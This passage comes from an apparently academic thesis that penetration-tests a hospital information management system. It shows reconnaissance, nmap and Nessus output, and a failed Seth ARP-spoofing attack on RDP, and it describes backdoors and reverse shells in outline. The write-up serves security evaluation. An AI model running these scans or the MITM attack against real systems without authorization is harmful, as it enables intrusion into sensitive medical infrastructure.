
Additional Insights

Internet Scanner This IP has been observed scanning the Internet. Source: GreyNoise

Ports

21 25 53 80 110 587 3306 5985 8081 9091

Figure 22 : Shodan.io findings [64]



```
oot@kali:~# theharvester -d [redacted] 136 -l 250 -b google

arning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly


*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester Ver. 3.0.6                                         *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


ound supported engines
[-] Starting harvesting process for domain: [redacted] 136

[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...
        Searching 200 results...

Harvesting results
No IP addresses found


[+] Emails found:
------------------
No emails found
```

Figure 23 : The harvester findings

Now it’s time to list our gathered information.

- It is known that server is open to RDP connections,
- It is known that protocol used is HTTP, so it’s not secure,
- It is known that it is open to DNS enumeration,
- It is known that 10 ports are open on the server (most important vulnerability).

2.4.2.2 Scanning


After the information is gathered about the system, now it’s time to scan the system more actively using nmap, nessus, traceroute, nslookup, seth, discover so that access can be tried to via founded exploits.

Now it is time to focus on our findings from the Reconnaissance phase.

Remote Desktop Protocol


Since 2016, remote desktop protocol attacks have been rising heavily. In 2018, the Internet Crime Complaint Center issued an alert addressing RDP [65]. Attacks consist of, ransomware, backdoors, pivoting and sometimes corporate theft. An attacker as simple as using brute force may cause a cascade of problems, from Denial of Service (DoS) to crashing server, deleting vital data. RDP is generally protected by Transport Layer Security. However, only DoS is a huge threat on server [66]. An attacker may also use the attack called Man in the Middle (MITM) to gain access to his/her credentials. Furthermore, Microsoft released a vulnerability on this exploit [67], [68].

So it can be said that for this exploit is brute force attack can be done, and if the password is weak, the size of password space will be small, and attack will be successful. Seth tool is used for a MITM attack to reach the server IP. However, penetration failed due to not having enough information on this attack, figures shown as following [69]. A successful attack can be seen from the given reference [70].



```
root@kali:~/Seth# ./seth.sh eth0 10.0.2.0 [redacted] {135,136}
SETH                      by Adrian Vollmer
                          seth@vollmer.syss.de
                          SySS GmbH, 2017
                          https://www.syss.de
[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
```

Figure 24 : Seth attack result 1



Uzak Masaüstü Bağlantısı

Uzak Masaüstü Bağlantısı

Oturum açma ayarları

Uzak bilgisayarın adını girin.

Bilgisayar: [redacted] 136

Kullanıcı adı: [redacted]

Uzak Masaüstü Bağlantısı [redacted]

Uzak Masaüstü aşağıdakilerden biri nedeniyle uzak bilgisayara bağlanamıyor:

1) Sunucuya uzaktan erişim etkin değil
2) Uzak bilgisayar kapalı
3) Uzak bilgisayar ağda bulunmuyor


Uzak bilgisayarın açık olduğundan, ağa bağlı olduğundan ve uzak erişimin etkinleştirildiğinden emin olun.

Figure 25: Seth attack result 2

We’ve also tried to listen to the network while connecting to the HIMS server with Wireshark. However, the data was encrypted.

Vulnerability Analysis Tools


First, discover tool in Kali used to find out open ports and vulnerabilities and ended up with the following findings in Figure 26.



```
Stats: 0:13:20 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.08% done; ETC: 11:26 (0:00:00 remaining)
Stats: 0:13:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.85% done; ETC: 11:27 (0:00:00 remaining)
Stats: 0:13:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.85% done; ETC: 11:27 (0:00:00 remaining)
Stats: 0:13:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 1[redacted] ETC: 11:27 (0:00:00 remaining)
Nmap scan report f[redacted].136
Host is up (0.17s l[redacted]
Not shown: 65523 filtered ports, 5 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE         SERVICE        VERSION
21/tcp    open          ftp            Microsoft ftpd
53/tcp    open          domain?
80/tcp    open          http           Microsoft IIS httpd 8.5
110/tcp   open          pop3           MailEnable POP3 Server
143/tcp   open          imap           MailEnable imapd
443/tcp   open          http           Microsoft IIS httpd 8.5
587/tcp   open          smtp           MailEnable smptd 9.11--
53/udp    open          domain?
67/udp    open|filtered dhcps
123/udp   open|filtered ntp
137/udp   open|filtered netbios-ns
161/udp   open|filtered snmp
407/udp   open|filtered timbuktu
500/udp   open|filtered isakmp
523/udp   open|filtered ibm-db2
623/udp   open|filtered asf-rmcp
1434/udp  open|filtered ms-sql-m
1604/udp  open|filtered icabrowser
1900/udp  open|filtered upnp
2302/udp  open|filtered binderysupport
2362/udp  open|filtered digiman
3478/udp  open|filtered stun
3671/udp  open|filtered efcp
4800/udp  open|filtered iims
5353/udp  open|filtered zeroconf
5683/udp  open|filtered coap
6481/udp  open|filtered servicetags
17185/udp open|filtered wdbrpc
31337/udp open|filtered BackOrifice
44818/udp open|filtered EtherNetIP-2
47808/udp open|filtered bacnet
2 services unrecognized despite returning data. If you know the service/version, please submit the following fi
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port53-TCP:V=7.70%I=7%D=7/5%Time=5D1F6B7A%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port53-UDP:V=7.70%I=7%D=7/5%Time=5D1F6B83%P=x86_64-pc-linux-gnu%r(NBTSt
SF:at,1F1,"\x80\xf0\x80\x80\0\x01\0\0\0\r\0\x02\x20CKAAAAAAAAAAAAAAAAAAAAA
```

Figure 26 : Discover findings


Nslookup command has been used also to see if there are any more servers linked to it. However, the information found were not satisfying.



```
root@kali:~# nslookup [redacted].136
[redacted]137.in-addr.arpa      name = [redacted]136 [redacted]hosting.com.

Authoritative answers can be found from:

root@kali:~# █
```

Figure 27 : Nslookup findings

Then much more powerful tool called NMAP used to find out open, closed, filtered TCP and UDP ports and tools or applications working in that particular port [71]. While using nmap a range of different scans are done, but only the ones that they give most relative information shared below. First one is quick scan plus and its result is in Figure 28.




Command: nmap -sS -sU -T4 -A -[redacted]136

nmap -sV -T4 -O -F --version-ligh[redacted]136

```
Starting Nmap 7.70 ( [redacted]nmap.org [redacted] 2019-07-05 08:14 EDT
Nmap scan report for [redacted]-136[redacted]osting.com ([redacted].136)
Host is up (0.12s latency).
Not shown: 83 filtered ports
PORT      STATE  SERVICE    VERSION
21/tcp    open   tcpwrapped
53/tcp    open   tcpwrapped
80/tcp    open   tcpwrapped
110/tcp   open   tcpwrapped
143/tcp   open   tcpwrapped
443/tcp   open   tcpwrapped
587/tcp   open   tcpwrapped
873/tcp   closed rsync
993/tcp   closed imaps
995/tcp   closed pop3s
1433/tcp open   tcpwrapped
5000/tcp closed upnp
5432/tcp closed postgresql
6000/tcp closed X11
6001/tcp closed X11:1
8000/tcp closed http-alt
8080/tcp closed http-proxy
Device type: VoIP phone|webcam|firewall|specialized|printer
Running (JUST GUESSING): Grandstream embedded (90%), Garmin embedded (88%), FireBrick embedded (87%), 2N embedd
OS CPE: cpe:/h:grandstream:gxp1105 cpe:/h:garmin:virb_elite cpe:/h:firebrick:fb2700 cpe:/h:2n:helios cpe:/h:hp:
Aggressive OS guesses: Grandstream GXP1105 VoIP phone (90%), Garmin Virb Elite action camera (88%), FireBrick F
printer (85%), HP LaserJet 4MV or 4000TN printer (85%), HP LaserJet 4Si or LaserJet 4 Plus printer (85%), Enlog
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.25 seconds
```

Figure 28 : Nmap quick scan plus

Quick scan plus gave us the open ports, possible device type, and operating system. Still, the information about the applications that they are being used on those ports was not discovered. Then intense scan plus used for deeper analysis.



Target: [redacted].136

Command: nmap -sS -sU -T4 -A [redacted]36

nmap -sS -sU -T4 -A [redacted]136

```
PORT      STATE  SERVICE       VERSION
21/tcp    open   ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open   domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open   http          Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Unknown Host
83/tcp    closed mit-ml-dev
110/tcp   open   pop3          MailEnable POP3 Server
143/tcp   open   imap          MailEnable imapd
|_imap-capabilities: IDLE AUTH=CRAM-MD5 IMAP4 AUTH=LOGIN CHILDREN completed CAPABILITY U
443/tcp   open   http          Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Unknown Host
587/tcp   open   smtp          [redacted]nable smpt[redacted]
| smtp-commands: demc[redacted].com.tr [redacted]50], this server offers 4 extensi
|_ 211 Help:->Supporte[redacted] HELO,EHLO,[redacted],RCPT,MAIL,DATA,RSET,NOOP
993/tcp   closed imaps
995/tcp   closed pop3s
1433/tcp open   ms-sql-s      Microsoft SQL Server 2014 12.00.5000.00; SP2
| ms-sql-ntlm-inf[redacted]
|   Target_Name: [redacted]
|   NetBIOS_Domai[redacted]STING
|   NetBIOS_Computer [redacted]OSTING
|   DNS_Domain_Name: [redacted]sting
|   DNS_Computer_Name [redacted]Hosting
|_  Product_Version: 6.[redacted]
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2019-06-18T14:06:19
| Not valid after:  2049-06-18T14:06:19
| MD5:   c8d5 aaf6 9e2f dba9 193b 86dc 401c 11bb
|_SHA-1: 9c8c c4a6 3536 2fab a505 f518 b19e 6508 9a07 89e6
| ssl-date: 2019-07-05T16:24:58+00:00; +6s from scanner time.
```


Figure 29 : Nmap intense scan plus UDP

While analyzing the results of the intense scan, it has been found out that the software being used in the following open ports to be tested in phase 3.

21/tcp	FTP	Microsoft ftp
53/tcp	Domain	
80/tcp	HTTP	Microsoft IIS HTTP 8.5
110/tcp	POP3	MailEnable POP3 Server
143/tcp	IMAP	MailEnable imapd
443/tcp	HTTP	Microsoft IIS HTTP 8.5
587/tcp	SMTP	Mail Enable smptd 9.11
1443/tcp	MS-sql-s	Microsoft SQL Server 2*14 12.00.5000.00; SP2

Table 7 : Open ports and software's

Nessus is the other tool used in this thesis [72]. Nessus shows the vulnerabilities an how to exploit them. Two different scans on nessus used, and those are a web application and advances scan.




Sev	Name	Family	Count
MEDIUM	Nonexistent Page (404) Physical Path Disclosure	Web Servers	3
INFO	Nessus SYN scanner	Port scanners	13
INFO	HTTP Methods Allowed (per directory)	Web Servers	3
INFO	HTTP Server Type and Version	Web Servers	3
INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	3
INFO	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Respon...	CGI abuses	2
INFO	Missing or Permissive X-Frame-Options HTTP Response Header	CGI abuses	2
INFO	Web Application Sitemap	Web Servers	2
INFO	External URLs	Web Servers	1
INFO	Web Server Directory Enumeration	Web Servers	1

Host Details

IP:	[redacted]136
DNS:	[redacted]136.[redacted]osting.com
OS:	Microsoft Windows Server 2012 R2
Start:	Today at 11:00 AM
End:	Today at 11:33 AM
Elapsed:	33 minutes
KB:	Download

Vulnerabilities

Figure 30: Nessus web application scan



HIMS Advanced Scan [redacted].136
‹ Back to Hosts

Vulnerabilities 46

Sev	Name	Family	Count
MEDIUM	Nonexistent Page (404) Physical Path Disclosure	Web Servers	3
MEDIUM	SSL Certificate Cannot Be Trusted	General	2
MEDIUM	SSL Medium Strength Cipher Suites Supported	General	2
MEDIUM	SSL Self-Signed Certificate	General	2
MEDIUM	DNS Server Cache Snooping Remote Information Disclosure	DNS	1
MEDIUM	DNS Server Recursive Query Cache Poisoning Weakness	DNS	1
MEDIUM	DNS Server Spoofed Request Amplification DDoS	DNS	1
MEDIUM	SSL Certificate Signed Using Weak Hashing Algorithm	General	1
LOW	POP3 Cleartext Logins Permitted	Misc.	1
LOW	SMTP Service Cleartext Login Permitted	SMTP problems	1
LOW	SSL Certificate Chain Contains RSA Keys Less Than 2048 bits	General	1
INFO	Nessus SYN scanner	Port scanners	13
INFO	DCE Services Enumeration	Windows	10
INFO	Service Detection	Service detection	8
INFO	HTTP Server Type and Version	Web Servers	3
INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	3
INFO	DNS Server Detection	DNS	2
INFO	Remote web server screenshot	Web Servers	2
INFO	SSL / TLS Versions Supported	General	2

Host Details

IP:	[redacted] 136
DNS:	[redacted]-136 [redacted]osting.com
OS:	Microsoft Windows Server 2012 R2
Start:	Today at 10:36 AM
End:	Today at 10:54 AM
Elapsed:	18 minutes
KB:	Download

Vulnerabilities

Figure 31: Nessus advanced scan

The Medium ones are the vital ones and will be used in the exploration phase.

2.4.2.3 Exploitation/Gaining Access

Exploitation phase is based on two foundations considering what the information found in the scan phase. The first part is to try to infiltrate using software applications running on the open ports and their openings in the target. The second part is trying to get the password while login operation taking its place and also trying to get the data's in the transaction from the user to the server.

The exploitations and attacks done can be seen in Chapter 3.2.

2.4.2.4 Maintaining Access

After successfully compromising a host, it is usually common sense to make sure that you will be able to maintain your access for different purposes. Once access has gained to one system, ultimate access can be gained to systems that share the same subnet. Hinging on from one system to another, while, gaining crucial information about the user's activities and monitoring their keystrokes. It can even lead to a point where an attacker may impersonate a user in the system. There are certain ways to be permanent, which are, to install a backdoor, establish a reverse shell connection, open a user or admin.

In this thesis different kinds of vulnerabilities have been found, however, since username to was not obtained, to connect either to the server or database server our dictionary password attacks will take an enormous amount of time. SQL Injection attacks were performed successfully, leading to a point a user can be added to the DB server by an attacker following the steps in SQL Injection part, furthermore logging in to the system via the new credentials.

2.4.2.5 Covering Tracks

Since in this thesis, penetration tests performed specially for HIMS security, tracks will not be covered, and a penetration test report will not be written, and it will be redundant.

3. RESULTS

Results are consisting of two different parts;

- HIMS CC evaluation readiness in Turkey,
- HIMS CC evaluation blocker points.

3.1. Results for Selected HIMS Product on CC Evaluation Steps

To give some insight to the reader, HIMS developers, and the Ministry of Health about HIMS on EAL2. It is known that the latest date to apply for HIMS to a certified laboratory by the Turkish Institute of Standards is 1.January.2020 [2]. There is also a protection profile written by Mr. Feyzullah Koray ATSAN and Mr. Gökhan ŞENGÜL to cover ST document. Based on PP, with the information and steps shown in this thesis, it should lead the developers on this matter by a huge margin [49].

